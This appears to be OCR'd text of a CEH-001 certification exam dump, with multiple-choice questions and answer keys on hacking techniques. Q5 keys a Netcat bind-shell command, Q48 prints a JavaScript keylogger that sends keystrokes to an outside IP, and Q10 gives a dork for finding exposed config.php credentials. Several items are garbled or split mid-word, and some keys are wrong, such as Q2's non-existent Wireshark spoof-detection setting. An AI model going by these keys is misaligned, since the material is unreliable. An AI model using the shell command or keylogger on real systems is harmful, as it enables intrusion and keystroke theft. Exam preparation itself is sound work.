

CEH-001 Dumps

Certified Ethical Hacker (CEH)

https://www.certleader.com/CEH-001-dumps.html



NEW QUESTION 1
- (Topic 1)
A rootkit is a collection of tools (programs) that enable administrator-level access to a computer. This program hides itself deep into an operating system for malicious activity and is extremely difficult to detect. The malicious software operates in a stealth fashion by hiding its files, processes and registry keys and may be used to create a hidden directory or folder designed to keep out of view from a user's operating system and security software.



What privilege level does a rootkit require to infect successfully on a Victim's machine?

A. User level privileges
B. Ring 3 Privileges
C. System level privileges
D. Kernel level privileges

Answer: D

NEW QUESTION 2
- (Topic 1)
Cyber Criminals have long employed the tactic of masking their true identity. In IP spoofing, an attacker gains unauthorized access to a computer or a network by making it appear that a malicious message has come from a trusted machine, by "spoofing" the IP address of that machine.
How would you detect IP spoofing?

A. Check the IPID of the spoofed packet and compare it with TLC checksu
B. If the numbers match then it is spoofed packet
C. Probe a SYN Scan on the claimed host and look for a response SYN/FIN packet, if the connection completes then it is a spoofed packet
D. Turn on 'Enable Spoofed IP Detection' in Wireshark, you will see a flag tick if the packet is spoofed
E. Sending a packet to the claimed host will result in a repl
F. If the TTL in the reply is not the same as the packet being checked then it is a spoofed packet

Answer: D

NEW QUESTION 3
- (Topic 1)
Peter extracts the SID list from Windows 2008 Server machine using the hacking tool "SIDExtracter". Here is the output of the SIDs:

```
S-1-5-21-1125394485-807628933-549785860-100 John
S-1-5-21-1125394485-807628933-549785860-652 Rebecca
S-1-5-21-1125394485-807628933-549785860-412 Sheela
S-1-5-21-1125394485-807628933-549785860-999 Shawn
S-1-5-21-1125394485-807628933-549785860-777 Somia
S-1-5-21-1125394485-807628933-549785860-500 Chang
S-1-5-21-1125394485-807628933-549785860-555 Micah
```

From the above list identify the user account with System Administrator privileges?

A. John
B. Rebecca
C. Sheela
D. Shawn

E. Somia
F. Chang
G. Micah


Answer: F

NEW QUESTION 4
- (Topic 1)
Dan is conducting penetration testing and has found a vulnerability in a Web Application which gave him the sessionID token via a cross site scripting vulnerability. Dan wants to replay this token. However, the session ID manager (on the server) checks the originating IP address as well. Dan decides to spoof his IP address in order to replay the sessionID. Why do you think Dan might not be able to get an interactive session?

A. Dan cannot spoof his IP address over TCP network
B. The scenario is incorrect as Dan can spoof his IP and get responses
C. The server will send replies back to the spoofed IP address
D. Dan can establish an interactive session only if he uses a NAT

Answer: C

NEW QUESTION 5
- (Topic 1)
What is the correct command to run Netcat on a server using port 56 that spawns command shell when connected?



A. nc -port 56 -s cmd.exe
B. nc -p 56 -p -e shell.exe
C. nc -r 56 -c cmd.exe
D. nc -L 56 -t -e cmd.exe

Answer: D

NEW QUESTION 6
- (Topic 1)
Annie has just succeeded in stealing a secure cookie via a XSS attack. She is able to replay the cookie even while the session is invalid on the server. Why do you think this is possible?

A. It works because encryption is performed at the application layer (single encryption key)
B. The scenario is invalid as a secure cookie cannot be replayed
C. It works because encryption is performed at the network layer (layer 1 encryption)
D. Any cookie can be replayed irrespective of the session status

Answer: A

NEW QUESTION 7
- (Topic 1)

An attacker finds a web page for a target organization that supplies contact information for the company. Using available details to make the message seem authentic, the attacker drafts e-mail to an employee on the contact page that appears to come from an individual who might reasonably request confidential information, such as a network administrator.
The email asks the employee to log into a bogus page that requests the employee's user name and password or click on a link that will download spyware or other malicious programming.
Google's Gmail was hacked using this technique and attackers stole source code and sensitive data from Google servers. This is highly sophisticated attack using zero-day exploit vectors, social engineering and malware websites that focused on targeted individuals working for the company.
What is this deadly attack called?

A. Spear phishing attack
B. Trojan server attack
C. Javelin attack
D. Social networking attack

Answer: A

NEW QUESTION 8
- (Topic 1)
What is a sniffing performed on a switched network called?

A. Spoofed sniffing
B. Passive sniffing
C. Direct sniffing
D. Active sniffing

Answer: D


NEW QUESTION 9
- (Topic 1)
How does traceroute map the route a packet travels from point A to point B?

A. Uses a TCP timestamp packet that will elicit a time exceeded in transit message
B. Manipulates the value of the time to live (TTL) within packet to elicit a time exceeded in transit message
C. Uses a protocol that will be rejected by gateways on its way to the destination
D. Manipulates the flags within packets to force gateways into generating error messages

Answer: B

Explanation:
Traceroute works by increasing the "time-to-live" value of each successive batch of packets sent. The first three packets have a time-to-live (TTL) value of one (implying that they make a single hop). The next three packets have a TTL value of 2, and so on. When a packet passes through a host, normally the host decrements the TTL value by one, and forwards the packet to the next host. When a packet with a TTL of one reaches a host, the host discards the packet and sends an ICMP time exceeded (type 11) packet to the sender. The traceroute utility uses these returning packets to produce a list of hosts that the packets have traversed en route to the destination.

NEW QUESTION 10
- (Topic 1)
Attackers footprint target Websites using Google Hacking techniques. Google hacking is a term that refers to the art of creating complex search engine queries. It detects websites that are vulnerable to numerous exploits and vulnerabilities. Google operators are used to locate specific strings of text within the search results. The configuration file contains both a username and a password for an SQL database. Most sites with forums run a PHP message base. This file gives you the keys to that forum, including FULL ADMIN access to the database. WordPress uses config.php that stores the database Username and Password.
Which of the below Google search string brings up sites with "config.php" files?



A. Search:index config/php
B. Wordpress:index config.php
C. intitle:index.of config.php
D. Config.php:index list

Answer: C

NEW QUESTION 10
- (Topic 1)
Jack Hacker wants to break into Brown Co.'s computers and obtain their secret double fudge cookie recipe. Jack calls Jane, an accountant at Brown Co., pretending to be an administrator from Brown Co. Jack tells Jane that there has been a problem with some accounts and asks her to verify her password with him "just to double check our records." Jane does not suspect anything amiss, and parts with her password. Jack can now access Brown Co.'s computers with a valid user name and password, to steal the cookie recipe. What kind of attack is being illustrated here?

A. Reverse Psychology
B. Reverse Engineering
C. Social Engineering
D. Spoofing Identity
E. Faking Identity

Answer: C

NEW QUESTION 12
- (Topic 1)
You receive an e-mail with the following text message.
"Microsoft and HP today warned all customers that a new, highly dangerous virus has been discovered which will erase all your files at midnight. If there's a file called hidserv.exe on your computer, you have been infected and your computer is now running a hidden server that allows hackers to access your computer. Delete the file immediately. Please also pass this message to all your friends and colleagues as soon as possible."
You launch your antivirus software and scan the suspicious looking file hidserv.exe located in c:\windows directory and the AV comes out clean meaning the file is not infected. You view the file signature and confirm that it is a legitimate Windows system file "Human Interface Device Service".
What category of virus is this?

A. Virus hoax
B. Spooky Virus
C. Stealth Virus
D. Polymorphic Virus

Answer: A

NEW QUESTION 17
- (Topic 1)
What port number is used by Kerberos protocol?

A. 88
B. 44
C. 487
D. 419


Answer: A

NEW QUESTION 21
- (Topic 1)
Stephanie works as senior security analyst for a manufacturing company in Detroit. Stephanie manages network security throughout the organization. Her colleague Jason told her in confidence that he was able to see confidential corporate information posted on the external website http://www.jeansclothesman.com. He tries random URLs on the company's website and finds confidential information leaked over the web. Jason says this happened about a month ago. Stephanie visits the said URLs, but she finds nothing. She is very concerned about this, since someone should be held accountable if there was sensitive information posted on the website.
Where can Stephanie go to see past versions and pages of a website?

A. She should go to the web page Samspade.org to see web pages that might no longer be on the website
B. If Stephanie navigates to Search.com; she will see old versions of the company website
C. Stephanie can go to Archive.org to see past versions of the company website
D. AddressPast.com would have any web pages that are no longer hosted on the company's website

Answer: C


NEW QUESTION 23
- (Topic 1)
This tool is widely used for ARP Poisoning attack. Name the tool.



A. Cain and Able
B. Beat Infector
C. Poison Ivy
D. Webarp Infector

Answer: A

NEW QUESTION 27
- (Topic 1)
How do you defend against DHCP Starvation attack?



A. Enable ARP-Block on the switch
B. Enable DHCP snooping on the switch
C. Configure DHCP-BLOCK to 1 on the switch
D. Install DHCP filters on the switch to block this attack

Answer: B

NEW QUESTION 31
- (Topic 1)
What does FIN in TCP flag define?

A. Used to abort a TCP connection abruptly
B. Used to close a TCP connection
C. Used to acknowledge receipt of a previous packet or transmission
D. Used to indicate the beginning of a TCP connection

Answer: B

NEW QUESTION 35
- (Topic 1)
In Buffer Overflow exploit, which of the following registers gets overwritten with return address of the exploit code?

A. EEP
B. ESP
C. EAP
D. EIP

Answer: D

NEW QUESTION 37
- (Topic 1)
Jayden is a network administrator for her company. Jayden wants to prevent MAC spoofing on all the Cisco switches in the network. How can she accomplish this?

A. Jayden can use the comman
B. ip binding set.
C. Jayden can use the comman
D. no ip spoofing.
E. She should use the comman
F. no dhcp spoofing.
G. She can use the comman
H. ip dhcp snooping binding.

Answer: D


NEW QUESTION 39
- (Topic 1)
Steven the hacker realizes the network administrator of Acme Corporation is using syskey in Windows 2008 Server to protect his resources in the organization. Syskey independently encrypts the hashes so that physical access to the server, tapes, or ERDs is only first step to cracking the passwords. Steven must break through the encryption used by syskey before he can attempt to use brute force dictionary attacks on the hashes. Steven runs a program called "SysCracker" targeting the Windows 2008 Server machine in attempting to crack the hash used by Syskey. He needs to configure the encryption level before he can launch the attack. How many bits does Syskey use for encryption?

A. 40-bit encryption
B. 128-bit encryption

C. 256-bit encryption
D. 64-bit encryption

Answer: B

NEW QUESTION 44
- (Topic 1)
What type of port scan is shown below?



A. Idle Scan
B. FIN Scan
C. XMAS Scan
D. Windows Scan

Answer: B

NEW QUESTION 48
- (Topic 1)
Lori was performing an audit of her company's internal Sharepoint pages when she came across the following codE. What is the purpose of this code?

```
<script LANGUAGE="JavaScript">
document.captureEvents(Event.KEYPRESS);
document.onkeypress = captureKeyStrokes;
function captureKeyStrokes(e) {
var key = String.fromCharCode(e.which);
var img = new Image();
var src = "http://192.154.124.55/index.htm" +
"keystroke=" + escape(key);
img.src = src;
return true;}
<script>
```

A. This JavaScript code will use a Web Bug to send information back to another server.
B. This code snippet will send a message to a server at 192.154.124.55 whenever the "escape" key is pressed.
C. This code will log all keystrokes.
D. This bit of JavaScript code will place a specific image on every page of the RSS feed.

